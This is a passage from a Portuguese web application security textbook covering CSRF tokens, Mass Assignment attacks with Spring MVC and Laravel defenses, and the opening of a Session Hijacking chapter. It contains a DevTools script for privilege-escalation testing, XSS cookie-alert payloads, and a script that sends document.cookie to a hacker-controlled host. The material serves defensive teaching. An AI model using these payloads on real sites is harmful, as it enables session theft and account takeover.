Agora sempre que um formulário for submetido na aplicação, ela deve verificar se o parâmetro `token` foi enviado, e também validar se o código do token enviado é um código válido. Ou seja, se foi gerado pela aplicação e ainda continua válido. A ideia é que cada token seja gerado aleatoriamente e somente tenha validade para uma única requisição, funcionando assim como uma chave única da requisição.

Ao utilizar o token de segurança nos formulários da aplicação, o hacker não conseguirá mais realizar o CSRF, pois em seu formulário falso não existe o input com o token. Logo, quando um usuário submeter o formulário falso para a aplicação, ela rejeitará a requisição, já que detectará que o parâmetro do token não foi enviado, considerando assim que se trata de uma requisição inválida.

O hacker poderia alterar o código HTML do formulário falso, adicionando o input com o token de segurança. Mas o problema é que ele precisaria saber o código de um token que fosse válido, e isso seria bem difícil de se descobrir, pois as aplicações utilizam algoritmos para a geração desse token que geram códigos bem extensos e de maneira aleatória.

Além disso, o token é válido apenas para uma única requisição. Isto é, cada token somente é válido por um curto período de tempo, o que torna praticamente impossível as chances dele chutar um código de token que seja válido e conseguir acertar.

O token de segurança é um mecanismo muito eficaz no combate ao ataque CSRF.

Implementando o mecanismo de token de segurança

Felizmente, para nós, desenvolvedores, não é preciso nem se preocupar em como implementar esse mecanismo de gerar e validar os tokens de segurança na aplicação, pois como o CSRF é um ataque bem antigo e bastante comum, a maioria dos frameworks Web, das diversas linguagens de programação, já possui tal mecanismo implementado e pronto para ser utilizado. Basta apenas que você o habilite em sua aplicação.

Por exemplo, se sua aplicação foi escrita em Java, e nela foi usado o JSF (*Java Server Faces*) a partir da versão 2.2, ele já possui o

mecanismo de proteção contra o CSRF habilitado automaticamente para as páginas que utilizam formulários com a tag `<h:form>` do JSF. Já para as páginas que usam requisições do tipo `GET`, algo que entrou na versão 2.2 do JSF, você deve mapear as páginas a serem protegidas no arquivo de configurações do JSF, o `faces-config.xml`. Um exemplo dessa configuração:

```
<protected-views>
    <url-pattern>/pagina.xhtml</url-pattern>
</protected-views>
```

Caso esteja utilizando o Spring Security a partir da versão 4.0, a proteção contra CSRF também já vem habilitada por padrão. Basta apenas que você declare a tag do token de segurança nos formulários das páginas que quiser proteger. Um exemplo de uso dessa tag:

```
<form action="/efetuaPagamento" method="post">
    <input type="hidden" name="${_csrf.parameterName}"
        value="${_csrf.token}"/>
</form>
```

Caso esteja usando PHP com o framework Laravel, você deve incluir o token nos formulários das páginas HTML que quiser proteger com o seguinte código:

```
<form action="/efetuaPagamento" method="post">
    {{ csrf_field() }}
</form>
```

Existe um `middleware` no Laravel chamado **VerifyCsrfToken**, que já vem incluído no middleware group `Web`, responsável pela verificação do token de segurança. Você deve apenas configurar sua aplicação para que ela use esse middleware e, com isso, o mecanismo de proteção contra o CSRF será feito automaticamente pelo framework.

MEU FRAMEWORK NÃO POSSUI PROTEÇÃO CONTRA O CSRF

E se eu estiver utilizando em minha aplicação algum framework que não possua o mecanismo de proteção contra o CSRF, como faço? Nesse caso, você pode implementar manualmente o mecanismo de proteção contra o CSRF, de maneira similar ao que é feito pelos frameworks.

Você pode também pesquisar na internet por bibliotecas de proteção contra o CSRF já prontas, evitando assim o trabalho de ter de implementar na mão esse mecanismo de defesa. É possível encontrar tais bibliotecas para as mais diversas linguagens de programação no site do GitHub, que é um repositório de código-fonte de projetos.

Acesse o seguinte endereço que já realiza uma busca por CSRF no site do GitHub: https://github.com/search?q=CSRF&ref=opensearch.

3.4 CONCLUSÃO

Vimos neste capítulo o ataque CSRF, que é um pouco complicado de ser realizado, já que o hacker precisa conhecer detalhes técnicos das funcionalidades da aplicação a ser atacada.

Discutimos também por que não basta apenas implementar um mecanismo de autenticação/autorização em uma aplicação para que ela se torne segura, pois existem diversos ataques, sendo o CSRF um deles, que conseguem, de certa forma, burlar tais mecanismos.

Também aprendemos que esse ataque é difícil de ser detectado, pois quem o realiza é um usuário legítimo da aplicação, claro, sem

que ele perceba isso. Lembre-se de que é importante alertar e educar os usuários de nossas aplicações sobre as fraudes existentes na internet, e que eles nunca devem confiar em e-mails estranhos que solicitam a eles que acessem sites, imagens ou outros arquivos que possam ser perigosos. Na internet, devemos desconfiar de tudo e de todos!

Vimos também que a técnica mais eficaz e usada pelos desenvolvedores para protegerem suas aplicações contra o CSRF é a de utilizar o mecanismo do token de segurança. Podemos encontrar esse mecanismo pronto, distribuído em bibliotecas gratuitas na internet, podendo utilizá-lo em nossos projetos, evitando assim o trabalho de ter de implementá-lo do zero.

O Cross Site Request Forgery também está na lista dos Top 10 da OWASP. Portanto, fique esperto para não deixar que suas aplicações fiquem vulneráveis a ele.

Não perca o ritmo, continue lendo o livro que, já no próximo capítulo, veremos outro ataque muito interessante à aplicações Web que usam frameworks para auxiliar no processo de recuperação automática dos parâmetros que são enviados dos formulários HTML, o que facilita bastante o trabalho do desenvolvedor, porém causa a ele uma vulnerabilidade em sua aplicação.

Capítulo 4

MASS ASSIGNMENT ATTACK

A internet começou a ser popularizada e usada globalmente no início da década de 90. Pouco tempo depois, já existiam milhares de sites cujo objetivo era, na maioria dos casos, o compartilhamento de informações.

Muitas empresas enxergaram novas possibilidades de negócios na internet, e assim começaram a criar sites que funcionavam como *lojas online*, que ficaram conhecidos como sites de *e-commerce*.

As empresas também viram a possibilidade de criar não apenas websites estáticos, mas também aplicações Web, cujo funcionamento seria bem diferente das tradicionais aplicações desktops, que precisavam ser instaladas e atualizadas nos computadores de cada usuário, algo que chegava a ser bem trabalhoso em muitos casos.

Isso também motivou a criação de novas linguagens de programação para se trabalhar com esse novo modelo de aplicações Web. Dentre algumas linguagens criadas nessa época, temos o *PHP* e o *JavaScript*.

O jeito de desenvolver aplicações também mudou para os desenvolvedores de software, já que o mundo Web é bem diferente do mundo desktop.

4.1 A VULNERABILIDADE

As telas das aplicações Web são feitas, no geral, utilizando-se a linguagem HTML, sendo bem comum o uso intenso de formulários para que os usuários possam fornecer suas informações. Também é comum a utilização de alguma tecnologia no lado do servidor, como por exemplo, o *PHP* ou as *Servlets* do *Java*, para que seja possível a recuperação de tais informações.

Quem já desenvolveu uma aplicação Web com PHP puro, sem o uso de frameworks, ou com Java utilizando a API de Servlets, sabe como é trabalhoso e bem chato recuperar todos os parâmetros enviados pelos usuários nos formulários dela.

Por exemplo, imagine que tenhamos o seguinte formulário HTML em uma aplicação Web:

```
<form action="/produtos" method="POST">
    <label for="nome">Nome:</label>
    <input id="nome" name="nome">

    <label for="preco">Preço:</label>
    <input id="preco" name="preco">

    <label for="descricao">Descrição:</label>
    <textarea id="descricao" name="descricao"></textarea>

    <input type="submit" value="Cadastrar">
</form>
```

Repare no código anterior que se trata de um formulário simples, contendo apenas três campos: *nome*, *preço* e *descrição*.

Para recuperar tais parâmetros quando o formulário for submetido, podemos ter o seguinte código PHP:

```
<?php
    $nome = $_POST['nome'];
    $preco = $_POST['preco'];
    $descricao = $_POST['descricao'];
```

Em Java, utilizando a API de Servlets, o código seria algo como:

```
String nome = request.getParameter("nome");
double preco = Double.parseDouble(request.getParameter("preco"));
String descricao = request.getParameter("descricao");
```

Até que os códigos anteriores são pequenos e bem simples. Mas imagine agora que o formulário HTML anterior tem 45 campos em vez de apenas 3. Nesse caso, o código necessário para recuperar os parâmetros acaba aumentando proporcionalmente ao número de campos no formulário, passando a ficar bem grande e trabalhoso, algo que vai dificultar sua manutenção futura.

Essa era uma das dificuldades ao se desenvolver aplicações Web. Porém, pouco tempo depois, os desenvolvedores começaram a desenvolver frameworks para facilitar o processo de desenvolvimento de aplicações Web. Uma das principais funcionalidades que eles traziam era justamente o mecanismo para recuperar todos os parâmetros de formulários de maneira automática, sem a necessidade de o desenvolvedor ter de escrever o código que recuperasse um a um.

Isso certamente facilitou muito a vida dos desenvolvedores, pois eles não tinham mais que implementar códigos para a recuperação de parâmetros de formulários, algo que tomava deles muito tempo.

Mas será que esse mecanismo de recuperação automática dos parâmetros não é algo perigoso? E se algum usuário malicioso alterar o código do formulário HTML, inserindo nele campos que não deveriam estar presentes naquela tela?

O framework não vai conseguir sozinho distinguir quais parâmetros deve ignorar e acabará recuperando **todos** eles, algo que certamente pode gerar uma vulnerabilidade na aplicação. Essa é justamente a base do ataque **Mass Assignment**, que também é conhecido como ataque de **Parameter Injection**.

4.2 COMO FUNCIONA O MASS ASSIGNMENT ATTACK?

Sem dúvida, os frameworks que foram criados para auxiliar no desenvolvimento Web, independente da linguagem de programação, são bastante úteis e evitam que os desenvolvedores percam muito tempo com tarefas chatas e repetitivas que poderiam ser automatizadas.

Mas ao utilizar um framework, é extremamente necessário que o desenvolvedor conheça como ele trabalha, que tipo de coisas que ele faz e não faz, além de conhecer como funciona o trabalho *por baixo dos panos*. Ou seja, como seria realizar as tarefas que ele faz manualmente, pois assim conseguimos entender melhor o seu funcionamento e possíveis problemas que ele pode nos gerar.

Grande parte dos frameworks Web poupa os desenvolvedores de ter de recuperar e converter todos os parâmetros enviados pelos usuários na aplicação, pois eles possuem uma funcionalidade conhecida como **Mass Assignment**, que pode ser traduzida como **Atribuição em Massa**.

O Mass Assignment nada mais é do que uma funcionalidade cujo objetivo é recuperar todos os parâmetros da requisição e atribuí-los automaticamente a algum objeto que faz parte do domínio da aplicação e que pode ser utilizado para representar alguma informação nela.

Por exemplo, imagine que você está desenvolvendo uma funcionalidade de cadastro de usuários em uma aplicação Web. A tela de cadastro poderia ter o seguinte formulário HTML:

```
<form action="/usuario" method="POST">
    <label for="nome">Nome:</label>
    <input id="nome" name="nome">

    <label for="email">Email:</label>
```

```
    <input type="email" id="email" name="email">

    <label for="perfil">Perfil:</label>
    <select id="perfil" name="perfil">
        <option value="COMUM">Comum</option>
        <option value="ADMIN">Administrador</option>
    </select>

    <input type="submit" value="Cadastrar">
</form>
```

E para representar um usuário na aplicação, podemos ter as seguintes classes, utilizando a linguagem Java:

```
public class Usuario {

    private String nome;
    private String email;
    private Perfil perfil;

    //getters e setters
}

public enum Perfil {
    COMUM,
    ADMIN;
}
```

Um framework Web que possui a funcionalidade de Mass Assignment é capaz de recuperar os parâmetros do formulário HTML e criar um objeto do tipo `Usuario`, preenchendo nele automaticamente os parâmetros que foram recuperados. Sem dúvidas, o Mass Assignment é uma funcionalidade muito importante, pois elimina os códigos de recuperação de parâmetros que os desenvolvedores teriam de escrever em suas aplicações Web.

Porém, geralmente, não há bônus sem ônus. Nesse caso, o ônus é que o Mass Assignment cria uma vulnerabilidade nas aplicações Web, caso os desenvolvedores não tomem certos cuidados ao utilizá-lo.

Se os desenvolvedores não limitarem quais parâmetros podem

ser recuperados automaticamente pela funcionalidade de Mass Assignment, é bem provável que o framework tenha o comportamento padrão de recuperar quaisquer parâmetros que forem enviados nas requisições, desde que sejam parâmetros válidos, ou seja, que estejam representados nas classes de domínio da aplicação.

Aí mora o perigo. Um hacker poderia tentar *injetar* novos parâmetros nas requisições, por mais que na tela da aplicação não existam os campos onde os usuários informariam tais informações.

O problema é que o hacker pode facilmente manipular o código HTML das páginas da aplicação, utilizando, por exemplo, o **Developer Tools**, que é uma ferramenta que já vem embutida nos principais navegadores e permite aos desenvolvedores extrair e manipular informações das páginas nos sites e aplicações Web.



Figura 4.1: Ferramenta Developer Tools, no Google Chrome

O hacker poderia então usar o *Developer Tools*, ou outra ferramenta similar, para manipular o formulário HTML de alguma página da aplicação, adicionando nele algum novo campo que seria enviado como parâmetro para a aplicação quando o formulário

fosse submetido.

Testando se uma aplicação está vulnerável

O processo para efetuar o teste de vulnerabilidade ao ataque de Mass Assignment é um pouco complicado, pois é preciso conhecer detalhes técnicos sobre a funcionalidade a ser testada. Mas de modo geral, o teste consiste em tentar passar um parâmetro a mais em algum formulário da aplicação, e verificar na sequência se ela o recebeu normalmente, como se fosse um parâmetro válido como os outros existentes no formulário, ou se ela o ignorou.

Vou utilizar como exemplo a funcionalidade de cadastro de usuários, citada na seção anterior deste capítulo.

No exemplo anterior, tínhamos a seguinte classe e `enum` que representavam um usuário na aplicação e seu perfil de acesso a ela:

```
public class Usuario {

    private String nome;
    private String email;
    private Perfil perfil;

    //getters e setters
}

public enum Perfil {
    COMUM,
    ADMIN;
}
```

E também foi mostrado o seguinte código HTML que representava o formulário de cadastro de usuário:

```
<form action="/usuario" method="POST">
    <label for="nome">Nome:</label>
    <input id="nome" name="nome">

    <label for="email">Email:</label>
    <input type="email" id="email" name="email">
```

```
    <label for="perfil">Perfil:</label>
    <select id="perfil" name="perfil">
        <option value="COMUM">Comum</option>
        <option value="ADMIN">Administrador</option>
    </select>

    <input type="submit" value="Cadastrar">
</form>
```

A tela da funcionalidade desse formulário seria algo como:

Figura 4.2: Tela de cadastro de usuário

Agora vamos imaginar que a seguinte alteração precisa ser feita na aplicação: somente os usuários cadastrados com perfil `ADMIN` é que podem cadastrar novos usuários com esse mesmo perfil. Isso significa que se um usuário com o perfil `COMUM` entrar nessa tela para cadastrar um novo usuário na aplicação, ele apenas poderá visualizar e preencher os campos `Nome` e `Email`, sendo que esse novo usuário sendo cadastrado deverá ser vinculado automaticamente ao perfil `COMUM`.

Para realizar essa alteração, devemos apenas adicionar na página uma lógica que será responsável por esconder o campo `perfil`, caso o usuário que esteja a acessando tenha o perfil `Comum`.

Essa lógica deve ser feita de acordo com a tecnologia de `View` que você estiver usando em sua aplicação. Por exemplo, caso você

esteja utilizando JSP, é possível fazer da seguinte maneira:

```
<c:if test="${usuarioLogado.isAdmin}">
    <label for="perfil">Perfil:</label>
    <select id="perfil" name="perfil">
        <option value="COMUM">Comum</option>
        <option value="ADMIN">Administrador</option>
    </select>
</c:if>
```

Repare no código anterior que apenas foi adicionado um `if` que condiciona a exibição do campo `perfil`.

Agora vamos imaginar que estamos usando o framework *Spring MVC* em nossa aplicação, e temos o seguinte `controller` com a lógica para cadastrar um novo usuário:

```
@Controller
public class UsuariosController {

    @Autowired
    private UsuarioDao dao;

    @RequestMapping("usuario")
    public String cadastrar(Usuario novo) {
        //aqui poderiam existir validacoes...

        //adiciona no banco de dados:
        dao.adiciona(novo);

        //redireciona para a tela de listagem de usuarios:
        return "redirect:usuarios";
    }
}
```

Repare no código anterior que temos um método chamado `cadastrar`, que recebe como parâmetro um objeto do tipo `usuario`. Esse objeto será instanciado pelo *Spring MVC* e seus atributos serão preenchidos automaticamente pelo framework, conforme os parâmetros que forem enviados na requisição.

Se quem estiver cadastrando um novo usuário na aplicação for um usuário com o perfil `ADMIN`, então na requisição serão enviados

os parâmetros `nome`, `email` e `perfil`, e o *Spring MVC* criará um objeto do tipo `usuario` contendo esses três parâmetros preenchidos.

Caso um usuário com perfil `COMUM` é quem esteja cadastrando um novo usuário, isso significa que apenas os parâmetros `nome` e `email` serão enviados, uma vez que o campo `perfil` não aparecerá na tela para esse tipo de usuário. Nesse caso, o *Spring MVC* vai instanciar um objeto do tipo `usuario` e preencher nele apenas os atributos `nome` e `email`, deixando o atributo `perfil` como `null`. Vamos considerar que, no banco de dados, o valor padrão para a coluna que guarda o atributo `perfil` seja `COMUM`.

A princípio, a lógica da tela e do controller estão corretas, não possuindo nenhum tipo de problema. Entretanto, essa implementação deixa a aplicação vulnerável ao ataque de Mass Assignment.

Para testar o ataque, é necessário ter conhecimentos técnicos prévios sobre a funcionalidade alvo. No caso, já sabemos como funciona a tela e o controller da funcionalidade alvo, algo suficiente para sabermos se ela está ou não vulnerável ao ataque.

O ataque consiste em entrar na tela de cadastro de usuários da aplicação, logando nela antes com algum usuário que possua o perfil `COMUM`, e então utilizar a ferramenta *Developer Tools* para modificar a página, adicionando a ela o campo `perfil`, que deveria estar escondido para usuários com perfil `COMUM`.

É possível adicionar um novo campo à página digitando o seguinte código JavaScript na aba `console` da ferramenta *Developer Tools*:

```
var perfil = document.createElement('input');
perfil.setAttribute('name', 'perfil');
perfil.setAttribute('value', 'ADMINISTRADOR');
perfil.setAttribute('type', 'hidden');
```

```
document.forms[0].appendChild(perfil);
```

Figura 4.3: Developer Tools com código JavaScript para criar campo perfil

Após executar o código `JavaScript` mostrado anteriormente, basta submeter o formulário. Na sequência, verifique se o novo usuário foi cadastrado com o perfil `ADMIN` ; caso positivo, significa que o ataque foi bem-sucedido.

Esse foi apenas um exemplo simples de como realizar o ataque para verificar se uma aplicação está vulnerável a ele. Você pode testar sua aplicação da mesma maneira, ou seja, tentando enviar parâmetros que não deveriam estar presentes em determinada tela, e verificando se a aplicação os recebeu normalmente ou se ela os rejeitou.

4.3 COMO PROTEGER UMA APLICAÇÃO CONTRA ESSE ATAQUE?

Para proteger uma aplicação Web contra o ataque de Mass Assignment, devemos *ensinar* ao framework quais parâmetros ele deve ignorar ou aceitar nas requisições feitas em determinada funcionalidade.

Por exemplo, se sua aplicação estiver usando a linguagem Java,

juntamente com o framework *Spring MVC*, podemos restringir quais parâmetros podem ser recuperados pelo framework criando-se o seguinte método na classe *Controller* da funcionalidade que desejamos proteger:

```
@Controller
public class UsuariosController {

    @InitBinder
    protected void initBinder(WebDataBinder binder) {
        binder.setAllowedFields("nome", "email");
    }
}
```

Repare que o método está marcado com a anotação `@InitBinder`, que serve para ensinar ao *Spring MVC* que aquele método receberá como parâmetro um objeto do tipo `WebDataBinder`, utilizado para realizar configurações de validação e recuperação de parâmetros.

Repare também que, no método, apenas usamos o objeto `WebDataBinder` para restringir quais campos o *Spring MVC* deve recuperar nas requisições feitas para a funcionalidade gerenciada pelo `Controller`. No caso, foi indicado que apenas os parâmetros cujo `name` sejam `nome` e `email` devem ser recuperados.

É possível também fazer o contrário, ou seja, indicar ao *Spring MVC* quais parâmetros devem ser *ignorados*. Basta apenas utilizar o método `setDisallowedFields` do objeto `WebDataBinder`, informando quais parâmetros devem ser ignorados.

Um outro exemplo, caso sua aplicação esteja usando o PHP juntamente com o framework *Laravel*, e nela você utilize também o *Eloquent ORM* para representar as classes de *Modelo* e *Persistência* da aplicação, ele automaticamente obriga o desenvolvedor a informar previamente quais parâmetros devem ser recuperados da tela, não recuperando todos os parâmetros por padrão. Isso evita a vulnerabilidade ao ataque de Mass Assigment por descuido do

desenvolvedor, algo que é bem comum de acontecer.

Um exemplo de uma classe de modelo usando o *Eloquent ORM* seria algo como:

```
<?php

namespace App;

use Illuminate\Database\Eloquent\Model;

class Usuario extends Model
{

}
```

E para informar ao framework quais são os parâmetros permitidos a ser recuperados, devemos adicionar à classe o seguinte atributo:

```
<?php

namespace App;

use Illuminate\Database\Eloquent\Model;

class Usuario extends Model
{

    protected $fillable = ['nome', 'email'];

}
```

Repare no código anterior que foi adicionado o atributo chamado `$fillable`, que é um `array` no qual devemos informar os `names` dos parâmetros que podem ser recuperados pelo framework.

E SE MINHA APLICAÇÃO NÃO ESTIVER UTILIZANDO UM FRAMEWORK WEB?

Caso sua aplicação não use frameworks que fazem a recuperação de parâmetros de forma automática, ou ainda caso ela utilize um framework que não possui tal recurso, é bem provável que o desenvolvedor da aplicação tenha implementado nela o mecanismo de recuperação de parâmetros, algo que pode evitar a vulnerabilidade ao ataque de Mass Assignment.

Nesse caso, o desenvolvedor deve apenas tomar o cuidado de recuperar **somente** os parâmetros necessários em cada funcionalidade. Assim, com isso, ele evita que a aplicação se torne vulnerável ao ataque.

4.4 CONCLUSÃO

Vimos neste capítulo que, embora as bibliotecas e os frameworks que usamos em nossos projetos Web sejam de grande ajuda, é preciso tomar cuidado para que suas funcionalidades *mágicas* — ou seja, aquelas que automatizam tarefas chatas e repetitivas — não causem brechas de segurança na aplicação.

O foco deste capítulo foi em relação a funcionalidade de recuperação automática de parâmetros que os frameworks nos fornecem, que pode ocasionar uma vulnerabilidade ao ataque de Mass Assignment.

Esse ataque é bem perigoso, podendo gerar danos severos a uma aplicação, uma vez que, com ele, um hacker poderia comprometer as informações dela, prejudicando assim na sua confiabilidade. Um

caso famoso desse ataque aconteceu em 2012 com o site do *GitHub*. O russo *Egor Homakov* descobriu a falha no site e conseguiu efetuar commits no repositório do framework `Rails`, mesmo sem ter permissão de commits no repositório do projeto.

Capítulo 5

SESSION HIJACKING

Hoje em dia, é quase impossível viver sem a internet. Nós a usamos diariamente para as mais diversas tarefas, como: acessar nosso e-mail, assistir vídeos, jogar online, ler notícias, se comunicar com amigos e familiares etc. Claro, também a utilizamos para acessar as aplicações Web da empresa onde trabalhamos.

É bem comum acessarmos tais aplicações fora do ambiente de trabalho, caso não haja restrições, em casa ou até mesmo na rua. Basta apenas possuir um computador ou celular conectado à internet.

Mas será que é perigoso acessar aplicações Web em uma rede Wi-Fi pública, como em um café, shopping ou aeroporto? Pode ser que algum hacker também esteja conectado nessa mesma rede, podendo ele interceptar e acessar as informações que trafegam por ela.

Se os desenvolvedores da aplicação não tiverem tomado certos cuidados em relação à segurança, certamente os usuários correm bastante riscos ao acessá-la de redes Wi-Fis não confiáveis.

5.1 A VULNERABILIDADE

No capítulo 3 deste livro, vimos como funciona o mecanismo de autenticação, de um modo geral, nas aplicações Web. Vimos que, para o servidor saber diferenciar se um determinado usuário está

logado ou não em uma aplicação, ele verifica na requisição a presença do *cookie* de autenticação, cujo nome geralmente é algo como `SESSIONID`.

Mas apenas a presença do cookie não necessariamente significa que o usuário está logado, pois um hacker poderia disparar uma requisição para o site, adicionando a ela um cookie de autenticação falso. Na verdade, o que o servidor faz ao receber uma requisição para a aplicação é verificar se o cookie de autenticação é válido, ou seja, se existe uma sessão ativa com o `id` enviado nele.

Sendo assim, o servidor considera que um determinado usuário que está disparando uma requisição para uma aplicação está logado nela apenas se na requisição for enviado o cookie de autenticação com um `id` válido.

Vimos também que a utilização de cookies pode ser algo perigoso em uma aplicação Web, pois eles ficam armazenados no navegador do usuário. Mas para o caso da autenticação, o servidor precisa saber diferenciar cada usuário que está autenticado na aplicação, e uma das maneiras de ele fazer isso é justamente com a utilização do cookie de autenticação, que é enviado automaticamente pelo navegador do usuário. Nele existe um *identificador* único, justamente para que o servidor consiga diferenciar cada usuário.

O problema é que, geralmente, o servidor não atrela esse *identificador* de usuário com apenas um dispositivo. Isto é, se 5 usuários compartilharem o mesmo *identificador* no cookie de autenticação deles, utilizando cada um deles um computador diferente, o servidor vai considerar que todas as requisições que todos eles dispararem estão sendo feitas pelo mesmo usuário.

Isso causa uma vulnerabilidade na aplicação, pois se um hacker conseguir descobrir ou roubar o *identificador* do cookie de

autenticação de algum usuário logado na aplicação, ele vai conseguir disparar requisições para ela, se passando pelo usuário legítimo.

Esse é justamente o ataque conhecido como *Session Hijacking*, no qual um hacker sequestra a sessão de um usuário, ao roubar o *identificador* único de sessão dele, que está presente no cookie de autenticação em seu computador.

5.2 COMO FUNCIONA O SESSION HIJACKING?

O ataque Session Hijacking visa justamente em conseguir **roubar** o cookie de autenticação de um usuário autenticado em uma aplicação Web, para posteriormente começar a utilizá-la fingindo ser o próprio usuário. É como se o hacker estivesse **sequestrando** a sessão de um usuário da aplicação, para depois conseguir acesso a ela.

Nesse caso, como o hacker está disparando requisições para a aplicação e enviando nelas o cookie de autenticação com um id válido, o servidor vai achar que quem as está disparando é o próprio usuário legítimo.

Como o hacker rouba o cookie de autenticação?

Existem várias maneiras que um hacker pode utilizar para conseguir roubar o cookie de autenticação de um usuário. Uma delas é usando o ataque XSS (*Cross Site Scripting*).

No capítulo 2, vimos que o ataque XSS consiste em enviar códigos maliciosos escritos em JavaScript para uma aplicação Web, sendo que no geral esses códigos servem para solicitar informações ao usuário, ou para redirecioná-lo para algum site fraudulento.

Mas outra coisa que também é possível de se fazer com o uso de JavaScript é justamente acessar os cookies presentes no navegador

do usuário.

```
<script>
alert(document.cookie);
</script>
```

Repare como o código anterior é bem curto e simples. Seu resultado é apresentar uma pop-up exibindo os cookies do usuário em determinado site.

Se a aplicação também estiver vulnerável ao XSS, o hacker pode tentar enviar nela um código JavaScript malicioso que recupera os cookies de um usuário, e envia-os para algum local onde o hacker pode posteriormente acessar e recuperá-los.

Veja um exemplo de código JavaScript que poderia ser usado com tal objetivo:

```
<script>
var cookies = document.cookie;
var servidor = 'http://hackercdc.com.br/xss?cookies=' +cookies;

document.location = servidor;
</script>
```

No código anterior, foram criadas duas variáveis: uma para guardar os cookies do usuário e a outra para guardar o endereço do servidor do hacker. Na sequência, é feito um redirecionamento para o site do hacker, levando junto um parâmetro chamado *cookies*, justamente contendo os cookies do usuário.

É um código bem pequeno e simples, porém cumpre com o objetivo de roubar os cookies de um usuário, enviando-os para algum local que será acessado posteriormente pelo hacker.

Uma outra maneira de se roubar o cookie de autenticação de um usuário consiste em se conectar na mesma rede dele, e utilizar algum software de *sniffer* para interceptar o tráfego de informações da rede, e conseguir assim obter as informações desejadas. Essa

maneira é um pouco mais complicada, pois depende de vários fatores, tais como:

1. **É necessário estar conectado à mesma rede que a vítima** — Seria possível se ela estivesse utilizando alguma conexão Wi-Fi pública, como por exemplo, em um shopping ou aeroporto.
2. **É necessário usar algum software sniffer** — Isso é algo que vai demandar conhecimentos técnicos para saber analisar as informações trafegadas pela rede e interceptadas com o uso do software *sniffer*, algo que pode ser bem complicado.
3. **A aplicação não pode estar utilizando protocolos seguros** — Caso a aplicação esteja usando o protocolo `HTTPS`, será praticamente impossível obter o cookie de autenticação, pois todo o tráfego de rede estará criptografado.

Softwares de sniffer

Softwares de sniffer são aplicativos utilizados para interceptar e registrar o tráfego de dados em uma rede. Também são conhecidos como *Packet Analyzer*, justamente por sua capacidade de capturar os *pacotes* de dados que são transmitidos pela rede, podendo também decodificá-los e exibir suas informações.

Ao utilizar um packet analyzer em uma rede, um hacker consegue visualizar as informações que os usuários estão enviando/recebendo de uma aplicação.

Um dos softwares de packet analyzer mais populares é o **Wireshark**, que é gratuito e pode ser baixado em: https://www.wireshark.org/.

Testando se uma aplicação está vulnerável

Existem algumas verificações a serem feitas para determinar se uma aplicação está vulnerável ao ataque Session Hijacking. Uma delas é verificar se a aplicação está utilizando o protocolo `HTTPS`, e caso ela não esteja, ela pode estar vulnerável ao ataque.

Essa verificação é bem simples, basta acessar a aplicação em algum navegador e verificar se na barra de endereços dele aparece aquele famoso ícone do cadeado. Veja um exemplo de uma aplicação segura na figura a seguir:

Figura 5.1: Site utilizando o protocolo HTTPS

Repare na imagem anterior do site do PayPal que existe o ícone do cadeado na barra de endereços, que indica que o site é seguro. Repare também que o endereço do site tem o prefixo `https://`, que indica que o site está usando o protocolo seguro.

Com o uso do protocolo `HTTPS`, a aplicação Web estará segura caso algum hacker tente atacá-la utilizando algum software *sniffer*. Mas apenas utilizar o protocolo `HTTPS` não é suficiente, pois um hacker pode tentar atacar a aplicação via `XSS`, enviando a ela um

código JavaScript que tenta acessar os seus cookies.

Para verificar essa outra vulnerabilidade ao Session Hijacking, basta tentar enviar o seguinte código JavaScript em algum formulário de cadastro da aplicação:

```
<script>alert(document.cookie)</script>
```

Na sequência, acesse a página que exibe a informação que acaba de ser cadastrada. Se a aplicação estiver vulnerável, ao acessar essa página uma pop-up deverá aparecer nela, exibindo os cookies da aplicação.



Figura 5.2: Pop-up exibindo os cookies da aplicação

Repare na figura anterior como a pop-up exibe todos os cookies da aplicação, sendo que dentre eles está o de autenticação, chamado `JSESSIONID`.

5.3 COMO PROTEGER UMA APLICAÇÃO CONTRA ESSE ATAQUE?

HTTPS e certificados digitais

Uma forma de proteger uma aplicação é utilizar o protocolo `HTTPS`, conforme discutido na seção anterior. Mas para usar o `HTTPS`, é necessário adquirir um **certificado digital**.

Existem algumas empresas que são responsáveis por emitir os certificados digitais que podem ser utilizados em sites e aplicações Web. Essas empresas são chamadas de **Autoridades Certificadoras**, e apenas elas é que estão autorizadas a emitir os certificados digitais.

Aqui no Brasil, temos algumas empresas que são autoridades certificadoras. Dentre elas, temos a *Certisign* e a *Serasa Experian*.

Após adquirir um certificado digital, você deve configurar sua aplicação para usá-lo, e também para que ela apenas aceite requisições com o protocolo `HTTPS`. Essa configuração varia de acordo com a linguagem de programação utilizada em sua aplicação, e também com o servidor de aplicações usado.

